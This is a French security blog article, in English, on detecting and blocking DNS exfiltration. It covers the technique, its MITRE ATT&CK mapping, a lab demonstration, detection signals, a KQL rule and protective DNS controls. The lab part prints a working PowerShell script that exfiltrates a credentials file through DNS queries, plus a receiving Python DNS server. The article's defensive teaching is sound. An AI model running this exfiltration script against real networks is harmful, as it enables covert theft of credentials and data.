www.it-connect.fr

DNS Exfiltration: How to Detect and Block a Silent Data Leak Channel
In this article, we will examine DNS exfiltration, a technique used by attackers to move data out of a network by encoding it in what appear to be harmless DNS requests. We will see why this channel is so effective, how it is implemented, where it fits in the MITRE ATT&CK framework, and most importantly which detection and protection measures to enable on the defensive side.
DNS (Domain Name System) is one of the oldest and most universally accepted protocols on the Internet. No machine, no browser, no workstation can function without name resolution. As a result, outbound DNS traffic is almost always allowed, even in environments where everything else is locked down. That tolerance is precisely what makes it a prime backdoor for data exfiltration and for attackers' command-and-control (C2) channels.
It is worth noting that DNS exfiltration is by no means a recent or exotic technique. It has been documented for more than fifteen years, implemented in many public tools, and actively used by known APT groups. Yet it remains a blind spot in many information systems, either because DNS logging is not enabled or because the volume of data to analyze discourages SOC teams. In short, a good topic for refining your detection stack.
In this article, we will specifically see how data can be transformed into DNS requests, which MITRE ATT&CK tactics this maps to, what a data exfiltration through DNS looks like from a network capture perspective, and which detection and protection controls to put in place to reduce this risk.
Warning: some of the techniques and tools presented in this article may exhibit offensive behavior, so make sure you know how to use them to avoid any unwanted side effects. The demonstration below was performed in an isolated lab between two machines that belong to me. Make sure you have all necessary authorization before reproducing this kind of activity on a network that does not belong to you.
DNS exfiltration: what it is and why it works
What is exfiltration?
Data exfiltration refers to any type of operation an attacker can perform to move data out of an information system or a compromised machine. To prove an intrusion or simply to resell the collected data, the attacker must move it out of the environment (where access may be temporary, especially if detection occurs) so it can be stored on a system they fully control.
This exfiltrated data can, for example, enable double extortion in the event that ransomware has also been deployed: you pay the ransom or your data stays encrypted, and in addition some or all of it is leaked on the Internet. It also allows the attacker to exert pressure to force payment of that ransom and can finally be quietly resold to the highest bidder.
Data exfiltration therefore differs from simple communication with a webshell or a RAT by the type of data traveling from the environment to the attacker's infrastructure, but also most of the time by its volume. To do this, attackers show ingenuity, sometimes using well-known services, applications, and protocols to blend in, and sometimes using far less expected and less monitored techniques, such as the DNS protocol.
A reminder about DNS and how it can be abused
DNS is the service that translates a human-readable domain name (www.it-connect.fr) into an IP address (51.159.28.72). In a standard setup, when your workstation wants to reach a site, it sends a request to a DNS resolver (usually the corporate resolver or the ISP's), which in turn queries authoritative servers in sequence until it gets the answer. Everything travels over UDP port 53 (with TCP 53 as a fallback).

In this model, one detail stands out to an attacker: the resolver will contact, at your request, any authoritative DNS server on the Internet, as long as the requested name points to it. So all an attacker needs is a domain name and an authoritative DNS server for that domain, and the enterprise resolver will willingly hand over every request you submit.
In practice, that is normal DNS behavior. There is nothing unusual about a resolver querying an external authoritative server: that is exactly how resolution for www.it-connect.fr reaches you. The attacker is simply exploiting a legitimate mechanism of the protocol.
Add to this the fact that outbound DNS traffic is very rarely filtered in a fine-grained way within an enterprise information system:
- It is allowed by default in most firewall configurations;
- It is often considered "trusted traffic" by security devices;
- Its volume makes it tedious to audit without dedicated tooling;
- DNS requests pass through web proxies without issue, since they are not HTTP.
In short, DNS checks every box for the dream channel of an attacker trying to communicate externally from a compromised host.
Principle: encoding data in the request

The principle behind DNS exfiltration is simple: the data to be exfiltrated is encoded in the requested domain name. Let's take an example. Suppose the attacker owns the domain attaquant.tld and wants to move content out of a compromised host. The malicious code will:
- Read the content to be exfiltrated.
- Encode it, for example in Base32 or hexadecimal, to obtain a string compatible with DNS naming rules.
- Split this string into chunks of 63 bytes maximum, which is the limit imposed by RFC 1035 on the size of a DNS subdomain. 255 bytes maximum for the full name.
- For each chunk, send a DNS request to a subdomain of the form
<chunk>.attaquant.tld.
On the attacker's side, the authoritative DNS server for attaquant.tld receives all these requests. It only has to extract the variable part of each request, sort them, and decode them to reconstruct the original data. To further hide the activity, it can even reply with a legitimate record (A, CNAME, TXT) so the victim sees nothing unusual.
Here is what such a request looks like:
# Example of a DNS request carrying a chunk of Base32-encoded data
NRXW2ZJAMFSG63LPOJSXG4DMMFXGG33NFZSAUAI.attaquant.tld
Here is a diagram that illustrates this behavior:
If the attacker also wants a return channel (for example, to receive commands to execute on the victim), they will use record types that allow free-form content in the response, mainly TXT (up to 255 bytes per string) or NULL. This bidirectional channel is the basis of what is called a DNS tunnel, which goes beyond simple exfiltration and becomes a real C2 (Command & Control) channel.
Because DNS is not designed to carry data, useful throughput is low: a few kilobytes per second at best. It is worth noting that this is more than enough to move compact and sensitive items (credentials, keys, database excerpts), which are precisely the top targets for an attacker. For larger volumes, time is needed.
How an attacker uses DNS exfiltration
Attacker-side use cases
DNS exfiltration is used in several offensive scenarios that go far beyond simple file theft:
- Exfiltration of compact data: credentials, database excerpts, private keys, small sensitive documents.
- C2 channel (Command & Control): the attacker sends commands to execute via TXT responses, and the victim returns the output encoded in its requests. That is how dnscat2, the DNS beacon in Cobalt Strike, or the AK47DNS channel recently documented in Storm-2603 work.
- Out-of-band validation in web testing: during an SSRF, blind SQLi, or template injection test, a payload that triggers a DNS lookup to a domain controlled by the tester proves server-side execution. That is the principle behind Burp Collaborator or
interactsh. - Full IP tunneling: with a tool like iodine, it is possible to encapsulate IPv4 traffic over DNS. This creates a clandestine channel usable from a network that only allows DNS resolution.
- DoH variant (DNS over HTTPS): when classic DNS is monitored or blocked, the same requests can be wrapped in HTTPS to a public resolver, making the flow even harder to distinguish from legitimate traffic. To better understand this protocol and its implications, I refer you to our dedicated article: IT-Connect - Sécurité DNS – DoH : Qu’est-ce le DNS over HTTPS ?.
On the tooling side, the classic public tools are dnscat2 and iodine. They are open source, available on GitHub, and fully functional, which also makes them useful for defensive teams to build a detection lab, as we will see later. But to be honest, a simple Python or PowerShell script can already be enough to exfiltrate data over DNS.
Positioning in MITRE ATT&CK
In the MITRE ATT&CK matrix, DNS exfiltration and DNS tunneling overlap across several distinct techniques, depending on the exact way the attacker uses them:
- T1048 - Exfiltration Over Alternative Protocol: exfiltrating data over a protocol different from the main C2 channel. DNS is the most common example.
- T1071.004 - Application Layer Protocol: DNS: using DNS as a communication protocol for a C2 channel, through which data can also be exfiltrated.
- T1572 - Protocol Tunneling: encapsulating one protocol inside another, which covers cases such as iodine.
If we want to represent these TTPs on the MITRE ATT&CK matrix, we can see that they fall under the Command & Control and Exfiltration tactics. These are therefore operations carried out well after initial access to the environment, once the attacker is already established on one or more systems.

Among known groups, the use of DNS as an exfiltration or C2 channel has been observed in actors such as APT32 (OceanLotus), OilRig (APT34), or more recently Storm-2603 with its AK47DNS variant (Source : picussecurity.com). This is therefore a technique that is well documented and still relevant, not a laboratory curiosity.
Observing DNS exfiltration in a lab with Wireshark
For a defender to know what DNS exfiltration looks like in their own logs, the best approach is to observe it with their own eyes in a controlled environment. The goal of this section is not to provide an attack playbook, but to show some of the signatures left behind by a DNS channel.
The lab used here is fully isolated and contains no real data:
- A "server" machine running Linux, acting as the authoritative DNS server for a test domain and simply hosting a very lightweight Python DNS server.
- A "client" machine running Windows, executing our PowerShell DNS exfiltration script and on which a demonstration text file was deliberately created for the exercise.
- A Wireshark capture on the client side, to observe the DNS packets generated by the tunnel.
On the server side, we simulate our lightweight Python DNS server to return something valid to incoming requests, and incidentally it logs all DNS request subdomains to a file:
#!/usr/bin/env python3
import socket, struct, datetime

PORT, ANSWER_IP, LOGFILE = 53, "0.0.0.0", "requetes.log"

def qname(data):
    off, subdomains = 12, []
    while data[off]:
        n = data[off]; subdomains.append(data[off+1:off+1+n].decode("ascii","replace")); off += n+1
    return ".".join(subdomains), off+5   # +1 (zero) +2 (type) +2 (class)

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
sock.bind(("0.0.0.0", PORT))
print(f"En écoute sur :{PORT} -> {ANSWER_IP}, log dans {LOGFILE}")

while True:
    data, addr = sock.recvfrom(512)
    name, qend = qname(data)

    with open(LOGFILE, "a") as f:
        f.write(f"{addr[0]}\t{name}\n")

    resp = (data[:2] + b"\x81\x80" + struct.pack(">HHHH",1,1,0,0)
            + data[12:qend]                      # copied question section
            + b"\xc0\x0c" + struct.pack(">HHIH",1,1,60,4) + socket.inet_aton(ANSWER_IP))
    sock.sendto(resp, addr)
On the client side, we write our exfiltration script and run it by specifying the targeted domain name, and incidentally the IP address of the DNS server we want to talk to:
# Script
$hex    = [System.IO.File]::ReadAllBytes($args[0]) | ForEach-Object { $_.ToString("x2") }
$hex_concat    = $hex -join ''
$chunks = $hex_concat -split '(?<=\G.{32})(?=.)'
$i = 0
foreach ($chunk in $chunks) {
    $qname = "{0:x4}-{1}.$($args[1])" -f $i++, $chunk
    Resolve-DnsName -Name $qname -Server $args[2] -Type A -ErrorAction SilentlyContinue
    Write-Host $qname
    Start-Sleep -Milliseconds 100
}

# Usage on the client side (victim)
PS C:\Users\vagrant> .\dns-exfil.ps1 config-creds.yaml lab.local 192.168.57.10
0000-6163636f756e74733a0a202049443a20.lab.local
0001-310a202064657461696c733a0a202020.lab.local
0002-204e616d653a204a6f686e0a20202020.lab.local
0003-50617373776f7264733a202231323334.lab.local
[...]
I am exfiltrating the config-creds.yaml file here; this is what the exfiltration looks like in Wireshark:

Nothing very obvious: we can clearly see DNS requests to lab.local, mixed in with other classic DNS requests, nothing that would trigger an alert. Here is what the traffic volume visualization looks like during the exfiltration period:

We can see a spike, which represents the many DNS requests sent. Let's now compute the request/subdomain ratio over the same capture period:
$ python3 ratio.py 1.pcapng
     468  lab.local
      28  microsoft.com
      22  cloudflare.com
      14  icloud.com
      14  outlook.com
      13  akamai.com
      13  office.com
      12  stackoverflow.com
      11  youtube.com
      11  windows.com
      10  linkedin.com
      10  reddit.com
       9  twitter.com
       9  wikipedia.org
       8  google.com
Something is definitely happening with the lab.local domain. Here are the conclusions from our small demonstration:
- An abnormally high volume of requests to the same root domain, in continuous bursts (several dozen per second for the full duration of the transfer).
- Long, seemingly random subdomains, the result of hexadecimal/Base32 encoding.
- The same root domain concentrating all these requests: a completely atypical behavior in normal browsing.
On the attacker side, there is a dilemma when trying to exfiltrate a lot of data: go fast with many requests, longer chunk sizes (possibly without respecting RFC1035), or be more discreet and space out the requests more with shorter subdomains. To give you an idea, exfiltrating 1 GB of data with 100-character chunks and hexadecimal encoding requires more than 21 million DNS requests. This also tells us something about the use cases for which an attacker will or will not resort to DNS exfiltration.
So, we now have a concrete demonstration of a DNS exfiltration channel. We could have used more complex dedicated tools such as iodine or dnscat2, but showing how simple the operation is with just a few lines of script seems more instructive to me.
What matters from a defensive point of view in this observation comes down to three signatures: volume, length/entropy of subdomains, and concentration on an unusual root domain. Those are exactly the three axes we will use to build detection in the next section.
Finally, this small operation may not look like much, but we just moved the contents of a file out to the Internet without going through a web browser, without any potential inspection of HTTP/HTTPS exchanges, and we did not need heavy dependencies or special tools. That is exactly what an attacker is trying to do: stay discreet, use as few third-party tools as possible to leave little trace, and bypass the usual monitoring methods.
Let's now see what we can put in place to detect such an operation on a network.
Detecting DNS exfiltration
Log DNS requests
You can only detect what you log. The first step is therefore to capture DNS requests and send them to a SIEM to apply rules. Several sources are available, depending on your environment:
- On Windows domain controllers acting as DNS resolvers: enable the DNS Analytical Log via Event Viewer (
Applications and Services Logs > Microsoft > Windows > DNS-Server). This log provides the full set of received requests, with their type and source. - On Windows workstations: install Sysmon and enable event ID 22 - DnsQuery, which logs each resolution triggered by a process (very useful for tracking which binary sent the request).
- On Linux resolvers (BIND, Unbound): enable
query logand export the files to the SIEM. - On enterprise DNS gateways: use native export mechanisms to Splunk, Elastic, Wazuh, or Microsoft Sentinel.
- At the network level: a Zeek sensor produces an extremely rich
dns.logfrom raw traffic.
In practice, workstations and servers in a Windows domain should all use the internal resolver (usually the domain controller(s)). Logging at this point already covers the vast majority of the company's DNS traffic and also makes it possible to detect those that do not respect the company's standard configuration (outbound DNS request to the Internet not originating from the company's DNS resolver).
Signals to watch
A DNS tunnel does not look like anything a normal workstation produces. By aggregating several signals, you get very robust detections:
- Abnormal request volume per host to the same domain: a workstation queries many different domains, in moderate volumes. A host sending several hundred requests per minute to a single root domain is highly suspicious.
- High number of unique subdomains under the same root domain: this is the characteristic signature of chunking. If
exfil.attaquant.tldreceives 500 different subdomains never seen before in 10 minutes, something is going on. - Subdomain and FQDN length: an FQDN whose first subdomain is 50 to 63 characters long, repeated request after request, has no reason to exist in normal use. You can define a threshold (for example > 40 characters) to detect candidates, and adjust this threshold based on the number of false positives observed.
- High entropy in the subdomain: data encoded in Base32/Base64/hex has a Shannon entropy much higher than that of a readable domain name. Many SIEMs offer a
shannon_entropy()function or equivalent; a score above ~3.5 bits/character on a subdomain is a good indicator. - Query types at subdomain level: a sudden volume of TXT, NULL, or MX queries from a workstation is abnormal. These are the preferred types for DNS tunnels to carry larger payloads in responses.
- Recently registered or low-reputation domain: correlation with a threat intelligence feed (WHOIS registration date, malicious domain lists) helps rule out legitimate false positives.
- Requests to public DoH resolvers from hosts that should not use them: if your policy defines a single resolver, any request to
dns.google,cloudflare-dns.com, ordns.quad9.netfrom a workstation is a warning sign.
The strength of the detection does not lie in a single signal but in the correlation of several of them. One long subdomain is not necessarily malicious (some CDNs generate very long subdomains), but long subdomain + high entropy + burst of 300 req/min + unknown domain + TXT leaves very little room for doubt.
Visualizing DNS flows helps a lot when detecting abnormal behavior; DNS request spikes are typically easier to spot this way.
An example detection rule
To illustrate, here is a small KQL query that could be written in Microsoft Sentinel or Microsoft Defender to detect a host sending an abnormal number of unique subdomains under the same root domain within a sliding window:
// KQL - Detect an abnormal volume of unique subdomains
// under the same root domain (typical DNS chunking signature)
DeviceEvents
| where ActionType == "DnsQueryResponse"
| extend FQDN = tolower(RemoteUrl)
| extend RootDomain = strcat(split(FQDN, ".")[-2], ".", split(FQDN, ".")[-1])
| summarize
    UniqueSubdomains = dcount(FQDN),
    TotalQueries    = count()
  by DeviceName, RootDomain, bin(Timestamp, 10m)
| where UniqueSubdomains > 150 and TotalQueries > 300
| order by UniqueSubdomains desc
You can find other KQL rules related to DNS tunneling/exfiltration here: https://www.kqlsearch.com/?search=dns+tunnel
The same principle can be adapted into a Sigma rule for multi-SIEM detection, or into SPL for Splunk. The idea remains the same: count unique subdomains per (host, root domain) pair and raise an alert above a threshold that fits your environment.
Thresholds must be adjusted to your environment. It is worth noting that a number of legitimate services (cloud antivirus, CDNs, browser telemetry) also generate many subdomains. The exercise of tuning through whitelisting for legitimate domains is a required step when deploying this kind of rule.
Protecting against DNS exfiltration
Controlling outbound DNS flow
The first line of defense is to stop allowing any host to talk to any DNS resolver. The target architecture is simple:
- All workstations and servers are configured to use only internal resolvers (domain controllers, dedicated BIND servers, enterprise resolver).
- The perimeter firewall blocks outbound DNS (UDP/53 and TCP/53) from the internal network, except from the internal resolvers to the Internet.
- The internal resolvers are the only DNS exit points to the outside world, which makes it possible to log and filter at a single location.
This architecture also has the advantage of stopping the most naive DNS tunnels, which try to talk directly to a public resolver from the compromised host. It should be accompanied by blocking DNS over HTTPS: most modern browsers enable DoH by default, and it must be explicitly disabled via GPO or MDM policy to maintain visibility into queries.
Be careful, however: disabling DoH means accepting that internal DNS remains in clear text on the enterprise network. In a context where you want both encryption and visibility, you need to deploy DNS over TLS (DoT) or DoH to your own internal resolver.
Reputation filtering and Protective DNS
Once DNS traffic is funneled through internal resolvers, it becomes possible to apply reputation-based filtering. The Protective DNS (PDNS) concept, promoted by the NSA and CISA, consists in blocking resolution of domains known to be malicious before the connection is established.
Several solutions exist:
- Managed services: Cisco Umbrella, Infoblox BloxOne Threat Defense, Palo Alto DNS Security.
- Filtering public resolvers: Quad9 (
9.9.9.9), NextDNS, OpenDNS, DNS4EU on the European side. - Open source solutions: Pi-hole in front of a resolver, or directly RPZ (Response Policy Zone) on a BIND / Unbound server, fed by malicious domain feeds. We can also mention a solution such as Technitium DNS.
This also includes blocklists of known DoH domains, to prevent an attacker from bypassing your resolver.
The strength of Protective DNS is that it blocks at the source, before a connection is even established. A malicious domain that is never resolved is a domain the machine simply cannot reach, regardless of the malware. It is one of the controls with the best effort-to-impact ratio you can deploy.
Behavioral detection
Finally, keep in mind that reputation-based filtering does not cover unknown domains. An attacker who registers a new domain dedicated to their target will not be blocked by public blocklists. That is where the behavioral detection discussed earlier becomes essential: rules based on volume, entropy, and concentration make it possible to catch even tunnels on "clean" domains.
Conclusion
In this article, we saw what DNS exfiltration is, how an attacker can encode content into DNS requests to move it out of a network, and why this channel remains effective despite how old it is. We also placed the technique in the MITRE ATT&CK framework (T1048, T1071.004, T1572), observed in a lab the visual signature left by DNS exfiltration in a Wireshark capture, and then reviewed the detection levers (DNS logging, behavioral signals, example KQL rule) and protection measures (outbound DNS flow control, Protective DNS, behavior-based controls).
There is still much more to say on this topic: the widespread arrival of DoH, the growing use of DNS tunnels by modern malware, the many technical forms DNS tunneling/exfiltration can take, integration of DNS analysis into XDR platforms, and even response automation via SOAR. In short, this is a field defensive teams should watch closely.
One final nuance: no single control fully covers the risk of DNS exfiltration. Robustness comes from combining measures: traffic control, reputation filtering, and behavioral detection. Applied together, they increase the chances of blocking DNS exfiltration or detecting it, which is always better than having this category of activity in the "blind spot" box of your security/monitoring stack.
Feel free to share your thoughts or experience with DNS exfiltration detection in the comments, or come chat with our community on our Discord server!
To go further, here are a few IT-Connect articles that will usefully complement this one:
- IT-Connect - Sécurité DNS – DoH : Qu’est-ce le DNS over HTTPS ?
- IT-Connect - Centralisation des logs : un atout clé pour la sécurité
- IT-Connect - Windows : utilisation de Sysmon pour tracer les activités malveillantes
- MITRE ATT&CK - T1071.004 Application Layer Protocol: DNS